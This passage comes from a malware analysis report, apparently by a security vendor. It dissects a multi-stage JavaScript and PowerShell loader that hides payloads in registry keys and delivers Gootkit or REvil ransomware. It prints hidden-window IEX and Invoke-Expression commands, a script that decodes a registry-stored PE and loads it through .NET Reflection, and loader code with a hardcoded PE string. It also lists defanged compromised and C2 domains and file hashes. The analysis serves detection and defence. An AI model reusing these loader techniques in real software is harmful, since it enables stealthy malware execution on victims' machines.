


Figure 11: Payload as a file on disk

The content of the file is an obfuscated Powershell script that runs another Base64 obfuscated layer that finally decodes the .NET payload.

Example of the Powershell script that runs to deobfuscate the file:

```
"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Bypass -
windowstyle hidden -Command "IEX (([System.IO.File]::ReadAllText('C:\Users\
[username]\bkquwxd.txt')).Replace('~',''));"
```

Below we will study two examples of the loader: One that leads to execution of the REvil ransomware, and another that leads to the execution of Gootkit.

Example 1—Loading REvil ransomware

The example below shows the variant in which a PE file was encoded as an obfuscated hexadecimal string. In the analyzed case, the whole flow led to execution of REvil ransomware. The sandbox analysis presenting this case is available here.

Execution of the second stage JavaScript leads to the payload being written to the registry, as a list of keys. The content is encoded as hexadecimal, and mildly obfuscated.




Figure 12: Fragment of the payload stored in the registry, encoded as a hexadecimal string obfuscated with a pattern

After writing the keys, the JavaScript deploys a PowerShell command that is responsible for decoding and running the stored content.

Figure 13: The JS component deploys PowerShell with a Base64 encoded script

Decoded content of the script:

```
<# rncrmnip #>
for ($i=0;$i -le 700;$i++){
    $c="HKCU:\SOFTWARE\ewlwlgixuapvhb";
    Try{$a=$a+(Get-ItemProperty -path $c).$i}Catch{}
};

function chba{
    [cmdletbinding()]param([parameter(Mandatory=$true)][String]$hs);
    $Bytes = [byte[]]::new($hs.Length / 2);
    for($i=0; $i -lt $hs.Length; $i+=2){
        $Bytes[$i/2] = [convert]::ToByte($hs.Substring($i, 2), 16)
    }
    $Bytes
};
$i = 0;

While ($True){
    $i++;
    $ko = [math]::Sqrt($i);
    if ($ko -eq 1000){ break}
}
[byte[]]$b = chba($a.replace("!@#",$ko));
[Reflection.Assembly]::Load($b);
[Mode]::Setup();
```

Figure 14: Decoded content

It reads the content from the registry keys and deobfuscates it by substituting patterns. In the given example, the pattern “!@#” in the hexadecimal string was substituted by “1000”, then the PE was decoded and loaded with the help of .NET Reflection.

The next stage PE file (.NET):

> REvil loader:
> (0e451125eaebac5760c2f3f24cc8112345013597fb6d1b7b1c167001b17d3f9f)

The .NET loader comes with a hardcoded string that is the next stage PE: the final malicious payload. The Setup function called by the PowerShell script is responsible for decoding and running the next PE:

```
17      // Token: 0x06000002 RID: 2 RVA: 0x00002104 File Offset: 0x00000304
18      public static string Setup()
19      {
20          int num = 0;
21          double num2;
22          do
23          {
24              num++;
25              num2 = Math.Sqrt((double)num);
26          }
27          while (num2 != 1000.0);
28          string text = "4d5a50000200000004000f00ffff0000b8000000000000040001a00000
              ^0e1fb409cd21b8014ccd21909054686973207072 6f6772616d206d75737420626520727
              00000000000000000000000000000000000000000000000000000000000000000000000000
              800195e422a000000000000000e0008e810b010219002e0$%^0120300000000074 3b0
              ^00$%^0000000000$%^0000000000000000000000300300780c0000008003000014 0$%
```

Figure 15: Hardcoded string (PE)

```
29          byte[] payload = Mode.StringToByteArray(text.Replace("$%^", num2.ToString()));
30          Mode.CbGmXSLR.VjnDq(payload);
31          Console.Read();
32          return "lubofSi";
33      }
```

Figure 16: Deploying the payload

The loader runs to the next stage with the help of Process Hollowing – one of the classic methods of PE injection.




Figure 17: REvil ransom note

Example 2 – Loading Gootkit

In an other common variant, the payload is saved as Base64. The registry keys compose a PowerShell script in the following format:

```
$Command =
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("
[content]")); Invoke-Expression $Command;Start-Sleep -s 22222;
```




Figure 18: Registry key storing payload

After decoding the base64-encoded content, we get another PowerShell script:




Figure 19: More PowerShell

It comes with yet another Base64-encoded piece that is further decompressed and loaded with the help of Reflection Assembly. It is the .NET binary, similar to the previous one.

> Gootkit loader:
> (973d0318f9d9aec575db054ac9a99d96ff34121473165b10dfba60552a8beed4)

The script calls a function “Install1” from the .NET module. This function loads another PE, that is embedded inside as a base64 encoded buffer:




Figure 20: Another buffer

Figure 21: Deploying the payload

This time the loader uses another method of PE injection, manual loading into the parent process.

The revealed payload is a Gootkit first stage binary: 60aef1b657e6c701f88fc1af6f56f93727a8f4af2d1001ddfa23e016258e333f. This PE is written in Delphi. In its resources we can find another PE (327916a876fa7541f8a1aad3c2270c2aec913bc8898273d545dc37a85ef7307f), obfuscated by XOR with a single byte. It is further loaded by the first one.

Loader like matryoshka dolls with a side of REvil

The threat actors behind this campaign are using a very clever loader that performs a number of steps to evade detection. Given that the payload is stored within the registry under a randomly-named key, many security products will not be able to detect and remove it.

However, the biggest surprise here is to see this loader serve REvil ransomware in some instances. We were able to reproduce this flow in our lab once, but most of the time we saw Gootkit.

The REvil group has very strict rules for new members who must pass the test and verify as Russian. One thing we noticed in the REvil sample we collected is that the ransom note still points to decryptor.**top** instead of decryptor.**cc**, indicating that this could be an older sample.

Banking Trojans represent a vastly different business model than ransomware. The latter has really flourished during the past few years and has earned criminals millions of dollars in part thanks to large ransom payments from high profile victims. We've seen banking malware (i.e. Emotet) turn into loaders for ransomware where different threat actors can specialize in what they do best. Time will tell what this return of Gootkit really means and how it might evolve.

Detection and protection

Malwarebytes prevents, detects and removes Gootkit and REvil via our different protection layers. As we collect indicators of compromise we are able to block the distribution sites so that users do not download the initial loader.

Our behavior-based anti-exploit layer also blocks the malicious loader without any signatures when the JavaScript is opened via an archiving app such as WinRar or 7-Zip.




Figure 22: Blocking on script execution

If a system is already infected with Gootkit, Malwarebytes can remediate the infection by cleaning up the registry entries where Gootkit hides:




Figure 23: Detection of payload hidden in registry

Finally, we also detect and stop the REvil (Sodinokibi) ransomware:




Figure 24: REvil ransomware blocked heuristically

Indicators of Compromise

Compromised websites downloading JavaScript loader:

docs.anscommerce[.]com
ellsweb[.]net
entrepasteles[.]supercurro.net
m-uhde[.]de
games.usc[.]edu
doedlinger-erdbau[.]at

3rd stage JavaScript C2s:

badminton-dillenburg[.]de
alona[.]org[.]cy
aperosaintmartin[.]com

Variant 1 (Gootkit):

1. NET loader [973d0318f9d9aec575db054ac9a99d96ff34121473165b10dfba60552a8beed4]
2. Delphi PE [60aef1b657e6c701f88fc1af6f56f93727a8f4af2d1001ddfa23e016258e333f]
3. PE stored in resources [327916a876fa7541f8a1aad3c2270c2aec913bc8898273d545dc37a85ef7307f]

Variant 2 (REvil):

1. NET loader [0e451125eaebac5760c2f3f24cc8112345013597fb6d1b7b1c167001b17d3f9f]
2. Delphi PE [d0e075a9346acbeca7095df2fc5e7c28909961184078e251f737f09b8ef892b6] – the ransomware
3. PE stored in resources [a7e363887e9a7cc7f8de630b12005813cb83d6e3fc3980f735df35dccf5a1341] – a helper component